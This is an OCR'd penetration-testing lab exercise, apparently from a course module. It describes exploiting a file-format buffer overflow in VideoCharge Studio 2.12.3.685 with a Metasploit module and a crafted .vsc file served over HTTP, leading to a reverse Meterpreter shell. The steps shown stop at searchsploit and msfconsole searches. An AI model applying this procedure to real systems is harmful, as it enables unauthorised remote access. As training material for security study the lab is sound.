Module 08: Windows Exploitation and Privilege Escalation

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# Exercise 06: Exploiting Buffer Overflow Vulnerability on Windows Machine
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Scenario

Local file-format buffer overflow vulnerabilities allow attackers to execute arbitrary code within the security context of the victim user by tricking them into opening crafted media or project files (`.vsc`). Applications failing to properly bound input parameters during file parsing can be exploited to overwrite CPU register values (such as EIP) and divert execution flow to attacker-controlled shellcode.

In this exercise, we install a vulnerable target application (**VideoCharge Studio** version **2.12.3.685**) on Windows 10, search for public exploits using `searchsploit` (**searchsploit videocharge studio**), generate a malicious file-format payload using Metasploit module **exploit/windows/fileformat/videocharge_studio** (**funny_video.vsc**), host the payload over an HTTP web share (**http://192.168.0.18:8000**), and catch an incoming reverse Meterpreter shell on Parrot Security.

Objective

The objective of this lab is to help students learn how to:
- Install vulnerable desktop software (**VideoCharge Studio** version **2.12.3.685**) on Windows 10
- Search for known buffer overflow exploits using `searchsploit` (**searchsploit videocharge studio**)
- Generate malicious file-format payloads using Metasploit (**exploit/windows/fileformat/videocharge_studio**)
- Host and distribute local exploit files (**funny_video.vsc**) via Python HTTP web servers
- Set up Metasploit payload listeners (**exploit/multi/handler**) on port **4444**
- Trigger local file parsing buffer overflows to gain remote Meterpreter access
- Extract host platform information using Meterpreter's **sysinfo** command


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Task 1: Install Vulnerable Software, Generate Exploit Payload, and Establish Meterpreter Shell


In this task, we install VideoCharge Studio version **2.12.3.685** on Windows 10, build a file-format buffer overflow payload on Parrot Security, transfer the `.vsc` file over HTTP, and catch a reverse Meterpreter session.

Lab Tasks


1. Switch to **Windows 10** (**Admin** / **admin@123**). Navigate to `C:\Videocharge Studio` and execute `VideoChargeStudio_Install.exe` .




1. Complete installation wizard steps and close VideoCharge Studio trial window.




1. Switch to **Parrot Security** (**pentester** / **toor**). Open terminal with sudo privileges and search for VideoCharge exploits:
   searchsploit videocharge studio




1. Launch Metasploit console:
   msfconsole




1. Search for videocharge modules in Metasploit:
   search videocharge



